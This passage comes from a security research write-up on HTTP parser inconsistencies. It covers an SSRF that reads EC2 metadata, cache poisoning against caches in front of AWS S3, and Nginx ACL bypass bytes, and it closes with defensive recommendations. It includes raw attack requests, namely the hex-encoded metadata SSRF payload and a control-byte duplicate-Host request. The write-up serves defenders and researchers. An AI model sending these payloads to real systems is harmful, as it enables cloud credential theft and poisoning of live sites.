
It reads the request path from $_SERVER['REQUEST_URI'] and glues it onto the destination host. To encode the target IP without dots, a helper such as ip-encoder.py produces a dotless-hex form. The resulting payload retrieves EC2 metadata:
GET *@0xa9fea9fe/ HTTP/1.1
Host: target.com
Connection: close
The proof of concept below successfully pulled the EC2 metadata:
How to Prevent (SSRF)
- Always concatenate against a complete URL that ends in a slash — e.g.
http://ifconfig.me/— so user input cannot rewrite the authority component; - Put a reverse proxy that validates the HTTP pathname in front of the framework. These SSRF primitives generally require the framework to be exposed directly; a strict proxy filters the malformed paths before they ever reach application code.
HTTP Desync Cache Poisoning Attacks

Servers and proxies also disagree about which invisible, invalid bytes to strip from a header name before interpreting it. That disagreement is the classic root of HTTP request smuggling — but here it powers a different attack that combines desync with cache poisoning, aimed at caching layers sitting in front of AWS S3 buckets. First, some cache-server fundamentals.
Cache Keys
A cache key is the identifier a cache uses to store and later look up a response. The most common key component is the URL pathname: when a request arrives, the cache uses the URL to find a stored response to return.
The Host header is another default key component. Imagine a cached script at https://target.com/static/main.js. A request to that URL is served straight from cache without troubling the backend. But if the client keeps the path and changes Host to 1337.target.com, the cache fetches a fresh backend response for /static/main.js under that host and stores it as a distinct entry.
S3 HTTP Desync Cache Poisoning Issue
Here is a desync that leads to cache poisoning against AWS S3 buckets. For S3, the Host header decides which bucket a request is routed to. If a client sends a request to your.s3.amazonaws.com but sets Host to my.s3.amazonaws.com, AWS ignores the connection’s domain and serves the bucket named in the header — standard cloud behavior.
The Vulnerability
S3’s host-header handling has two properties that matter:
- When several
Hostheaders are present, only the first is honored and the rest are ignored; - The bytes
\x1f,\x1d,\x0c,\x1e,\x1cand\x0bare ignored if they appear inside a header name.
The vulnerability is the inconsistency between the two hops. If the front cache treats one of those bytes as a real part of the header name — making the header unrecognized and therefore unkeyed — while S3 ignores the byte and reads the header as a valid Host, an attacker can cache arbitrary bucket content on the victim site. Consider the exploit request:

GET / HTTP/1.1
[\x1d]Host: evilbucket.com
Host: example.bucket.com
Connection: close
Walking through it:
- The cache sees
\x1dHost: evilbucket.com, fails to recognize it as the Host header, and treats it as just another unkeyed header; - The cache then reads
example.bucket.comas the validHost, so the cached entry is keyed to that legitimate host; - At S3, the byte is ignored, so
\x1dHost: evilbucket.comis accepted as the first (and therefore authoritative) Host, whileHost: example.bucket.comis discarded — S3 returns the attacker’s bucket.
The net result is full cache poisoning of the page with attacker-chosen content. The original proof of concept demonstrated this against an outdated Varnish cache (current Varnish releases are not affected). Akamai was vulnerable as well, but the issue has since been remediated and can no longer be reproduced against any AWS service today.
Key Takeaways
- Every hop in an HTTP chain re-parses the request; security depends on all of them agreeing on the bytes, and they frequently do not.
- Nginx exact-match (
=) path ACLs are bypassable when the backend strips a byte Nginx keeps —\xa0for Node.js,\x85for Flask, tab and;for Spring Boot. - Nginx + PHP-FPM lets
/admin.php/index.phpreach a blockedadmin.phpbecause PHP resolves the first.phpsegment. - HTTP line folding splits a header across the WAF/backend boundary, enabling AWS WAF bypasses (fixed by AWS in 2022).
- Lax pathname validation in Flask, Spring Boot and PHP turns naive proxy code into SSRF via the
@,;and*characters before the first slash. - Disagreement over which bytes are valid inside a header name enabled HTTP desync cache poisoning against caches fronting AWS S3.
Defensive Recommendations
- Write path ACLs as anchored regular expressions (
location ~* ^/admin), never as exact=matches, so padded and prefixed variants are still blocked. - Do not rely on a single component to enforce authorization — enforce sensitive-route checks in the application as well as the proxy, since the two parse paths differently.
- When building any proxy, concatenate user input onto a fully-qualified base URL that ends in
/, and validate that the resulting authority is what you expect before making the request. - Block or normalize control and non-printable bytes (
\x00–\x1f,\x85,\xa0) in pathnames and header names at the edge before routing. - Reject requests that carry duplicate
Hostheaders or malformed header names outright, rather than silently picking one interpretation. - Keep front-line caches, WAFs and reverse proxies patched — several of these primitives were fixed by vendors in 2022, so version matters.
- Restrict backend egress and lock down cloud metadata endpoints (e.g. enforce IMDSv2) so that an SSRF, if it lands, cannot reach instance credentials.
- Fuzz your own stack with control bytes, folded headers and duplicate headers to find where your proxy and origin disagree before an attacker does.
Conclusion
HTTP parser inconsistencies are not exotic — they are the predictable consequence of many independent implementations processing the same ambiguous protocol. Across load balancers, reverse proxies, web servers and caches, small disagreements over trimming, folding and header validation compound into ACL bypasses, SSRF and cache poisoning. The recurring lesson from Rafa’s research is that a reverse proxy which genuinely validates and normalizes requests is one of the strongest mitigations available: catch and sanitize the malformed request at the edge, and most of these primitives never reach the code that would turn them into a breach.
Original text: “Exploiting HTTP Parsers Inconsistencies” by Rafa at Rafa’s Security Researches.